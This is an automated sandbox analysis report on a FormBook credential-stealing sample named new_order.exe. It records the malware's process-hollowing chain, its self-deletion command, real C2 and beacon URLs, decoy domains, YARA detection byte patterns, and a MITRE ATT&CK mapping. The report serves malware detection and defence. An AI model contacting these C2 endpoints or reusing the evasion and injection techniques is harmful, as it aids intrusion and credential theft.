ID: 562020
Sample Name: new_order.exe
Cookbook: default.jbs
Time: 10:32:44
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

new_order.exe


Overview

General Information

Sample Name:	new_order.exe
Analysis ID:	562020
MD5:	a0e70d1760e60d.
SHA1:	0512dcf545274a..
SHA256:	0cd606362bbe74..
Tags:	exe
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Yara detected FormBook
- Malicious sample detected (through…
- System process connects to networ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Initial sample is a PE file and has a…
- Machine Learning detection for sam…
- Modifies the prolog of user mode fun…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- new_order.exe (PID: 1372 cmdline: "C:\Users\user\Desktop\new_order.exe" MD5: A0E70D1760E60D81E0F4AC2904FA8002)
  - new_order.exe (PID: 6468 cmdline: "C:\Users\user\Desktop\new_order.exe" MD5: A0E70D1760E60D81E0F4AC2904FA8002)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - explorer.exe (PID: 5668 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
        - cmd.exe (PID: 6808 cmdline: /c del "C:\Users\user\Desktop\new_order.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 7040 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.foodgw.com/os16/"
  ],
  "decoy": [
    "nautic-experts-hageboelling.com",
    "fullharvestfundraising.com",
    "xbdsm.club",
    "duocaterers.com",
    "prizebuddy.club",
    "nillprive.com",
    "firebreathingpenguin.com",
    "buxledger.com",
    "annual-journals.com",
    "mydemosite0.com",
    "noaoka.com",
    "eblaghe-iran.xyz",
    "globalyuncang.com",
    "jacqueson-autocars.com",
    "asiafinances.com",
    "howtomakearesume.space",
    "modernwarfaresecrets.com",
    "dualamaquinaria.com",
    "thrili.com",
    "gracing-up.com",
    "jcrealtydesigns.com",
    "southaustinmarket.com",
    "dp-yszxwbhc.com",
    "cryptolux.store",
    "yourtechyadda.com",
    "yogamat-turban.com",
    "fykori.xyz",
    "bitherders.com",
    "strelingcollectibles.com",
    "undershieldz.com",
    "youcarboneutral.com",
    "meetjaykinder.com",
    "wicked-smokes.com",
    "wy-bride.com",
    "dunespro.com",
    "sallyandterry.com",
    "theamalfiswim.com",
    "eleynworld.com",
    "dreamsinbloomphotography.com",
    "anaccommodation.com",
    "slingactivt.com",
    "rxd-ereecd.com",
    "immovableproperty.online",
    "ramziflowers.com",
    "anthropophony.com",
    "uncle.finance",
    "ialife.info",
    "kennascookies.com",
    "meta-medical.info",
    "sexcommittee.com",
    "royalfountainlogistics.com",
    "thedefinitionteam.store",
    "dragonflyessence.com",
    "momubeauty.com",
    "alraedest.com",
    "alcmjd.xyz",
    "massagecon.com",
    "nicoletian.com",
    "rapslearning.online",
    "dlapi.xyz",
    "52economics.com",
    "neurochirurgie-eisner.com",
    "mbbfocean.xyz",
    "greenlightiim.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.698671664.000000001ACB0000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.698671664.000000001ACB0000.00000004.00000800.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.698671664.000000001ACB0000.00000004.00000800.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18839:$sqlite3step: 68 34 1C 7B E1 • 0x1894c:$sqlite3step: 68 34 1C 7B E1 • 0x18868:$sqlite3text: 68 38 2A 90 C5 • 0x1898d:$sqlite3text: 68 38 2A 90 C5 • 0x1887b:$sqlite3blob: 68 53 D8 7F 8C • 0x189a3:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.946218609.0000000000400000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.946218609.0000000000400000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.new_order.exe.400000.5.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.0.new_order.exe.400000.5.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.0.new_order.exe.400000.5.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18839:$sqlite3step: 68 34 1C 7B E1 • 0x1894c:$sqlite3step: 68 34 1C 7B E1 • 0x18868:$sqlite3text: 68 38 2A 90 C5 • 0x1898d:$sqlite3text: 68 38 2A 90 C5 • 0x1887b:$sqlite3blob: 68 53 D8 7F 8C • 0x189a3:$sqlite3blob: 68 53 D8 7F 8C
3.0.new_order.exe.400000.6.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
3.0.new_order.exe.400000.6.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x978a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1360c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa483:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab17:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 22 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

AV Detection

- Found malware configuration
- Yara detected FormBook
- Antivirus detection for URL or domain
- Machine Learning detection for sample

Networking

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

- Yara detected FormBook

System Summary

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Hooking and other Techniques for Hiding and Protection

- Modifies the prolog of user mode functions (user mode inline hooks)
- Self deletion via cmd delete

Malware Analysis System Evasion

- Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Native API	Path Interception	6 1 2 Process Injection	1 Rootkit	1 Credential API Hooking	1 2 1 Security Software Discovery	Remote Services	1 Credential API Hooking	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 Virtualization/Sandbox Evasion	LSASS Memory	2 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	6 1 2 Process Injection	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Obfuscated Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Software Packing	Cached Domain Credentials	1 3 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 File Deletion	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
new_order.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.new_order.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.explorer.exe.1160000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.explorer.exe.4e0f840.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.0.new_order.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.new_order.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.new_order.exe.2660000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
3.0.new_order.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.explorer.exe.1160000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.new_order.exe.1acb0000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
www.foodgw.com/os16/	100%	Avira URL Cloud	malware	
http://www.bitherders.com	0%	Avira URL Cloud	safe	
http://www.bitherders.com/os16/?XL3pvD=wD4cT7q48NFnhCndHw9GtexQ1GWRT95jx29TDgoZhFSVm5lLt3bl1PAkaHfi4RiaXjL3&m0Dd=nFQHcLg0mfV8fj	100%	Avira URL Cloud	malware	
http://www.royalfountainlogistics.com/os16/?XL3pvD=fPwrUrgVvuqeO931Dg4gzzbtrd7thr2/NsJ/u9TrNiEyg4FeGnR3RlXi6kvbgSn2o0yC&m0Dd=nFQHcLg0mfV8fj	0%	Avira URL Cloud	safe	
http://www.bitherders.com/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mydemosite0.com	67.225.236.76	true	true		unknown
royalfountainlogistics.com	34.102.136.180	true	false		unknown
www.bitherders.com	3.64.163.50	true	true		unknown
www.royalfountainlogistics.com	unknown	unknown	true		unknown
www.mydemosite0.com	unknown	unknown	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.foodgw.com/os16/	true	• Avira URL Cloud: malware	low
http://www.bitherders.com/os16/?XL3pvD=wD4cT7q48NFnhCndHw9GtexQ1GWRT95jx29TDgoZhFSVm5lLt3bl1PAkaHfi4RiaXjL3&m0Dd=nFQHcLg0mfV8fj	true	• Avira URL Cloud: malware	unknown
http://www.royalfountainlogistics.com/os16/?XL3pvD=fPwrUrgVvuqeO931Dg4gzzbtrd7thr2/NsJ/u9TrNiEyg4FeGnR3RlXi6kvbgSn2o0yC&m0Dd=nFQHcLg0mfV8fj	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.bitherders.com	explorer.exe, 00000009.00000002.947761745.00000000052FF000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_Error	new_order.exe	false		high
http://nsis.sf.net/NSIS_ErrorError	new_order.exe	false		high
http://www.bitherders.com/	explorer.exe, 00000009.00000002.947761745.00000000052FF000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	royalfountainlogistics.com	United States		15169	GOOGLEUS	false
3.64.163.50	www.bitherders.com	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562020
Start date:	28.01.2022
Start time:	10:32:44
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	new_order.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@3/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 59.8% (good quality ratio 55.3%) • Quality average: 72.5% • Quality standard deviation: 30.9%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, ocsp.digicert.com, store-images.s-microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\e0ikpv73pptzz5u

Process:	C:\Users\user\Desktop\new_order.exe
File Type:	data
Category:	dropped
Size (bytes):	215627
Entropy (8bit):	**7.992619646459695**
Encrypted:	**true**
SSDEEP:	6144:Zt0RpX6EopogjVRtFMZ1Y77rCTV3t4cEvc3:Zt0WEczRi1+CZtmc3
MD5:	921105E71769C2A776A5202EC57D500A

SHA1:	68C7C94675F4CE77F21E0AFDD453AACE4FD12A82
SHA-256:	879DFF0A694537357F3D62A3F065301481313A9215AC5B30ECBA651AEE285C5C
SHA-512:	19F4CD5199FAC52D27B82A29074BC72E6A0DED01D3DE3C40F7BD18D51C395DF542B5E43F9A7DB4158F8D274CE80033D22B2FA666F35BF86C3E84557ECEF8D A4
Malicious:	false
Reputation:	low
Preview:	b....u.};...G......w.....\.j..5.../+..|...i.~..F...H..@....m.....3...../.PUpW.x.....W..~..h/..C...B..K.[l.78.....W....;.|b....g.....K.Xv.s.....`B.!...r....o.o..W.=..;fY$ u..l.....n.9.z.'.&.v o..*~...t.f.. .k...Vs..%qsjW'..(Z..}..[.^..l.u..s...@m.8....q.....].G[.5.../+.V|....i.~..F...H..@...&..u}.qsS3.#.....o.u./...z..[<.!;.|.....}d..@...d....W....m.=.o.....g....<.....C..A_.....}.....W.=..... u.V.^..4.....9.z.'.&.. E.%B.....f...k..A....%qs..'...Z.y}....^...l.u.}sZ..@m.8,.....j..5.../+..|...i.~..F...H..@...&..u}.qsS3.#.....o.u./...z..[<.!;.|.....}d..@...d....W....m.=.o.....g.... <.....C..A_.....}.....W.=..;fY$ u.....4...F.9.z.'.&.. E.%B.....t.f...k..A....%qs..'...Z.y}....^...l.u.}sZ..@m.8,.....j..5.../+..|...i.~..F...H..@...&..u}.qsS3.#.....o.u./...z..[<.!;.|.....}d..@... d....W....m.=.o.....g....<.....C..A_.....}.....W.=..;fY$ u.....4...F.9.z.'.&.. E.%B.....t.f...k..

C:\Users\user\AppData\Local\Temp\kqossegsxz

Process:	C:\Users\user\Desktop\new_order.exe
File Type:	data
Category:	dropped
Size (bytes):	5121
Entropy (8bit):	6.1275996039074005
Encrypted:	false
SSDEEP:	96:vbcnI6/Wjco+SbpVX0VS4nSeTAt0UoSrxxqx3gJu5FyxwqS1LitlcqtvuZCb:onI6/WF7USYSlw5U+qS1A3vugb
MD5:	5B3B44011F4EAB4760A86C6146D779C1
SHA1:	E9AFDB159B4F7F7F1088B530A4AAC2DA079E3C7A
SHA-256:	6C15CB1164F3F702D601A9BA18E6BBC4EF93D851778A725BC31308EED7760C37
SHA-512:	2E4D4701C2506BF75FE8297B596ACB749DB6052330A00A2185D29A8FE879A37FA038C4F4AE1372D53245E532FAE97CE1A4FE3247875010ADCC2B8D9E197579D
Malicious:	false
Reputation:	low
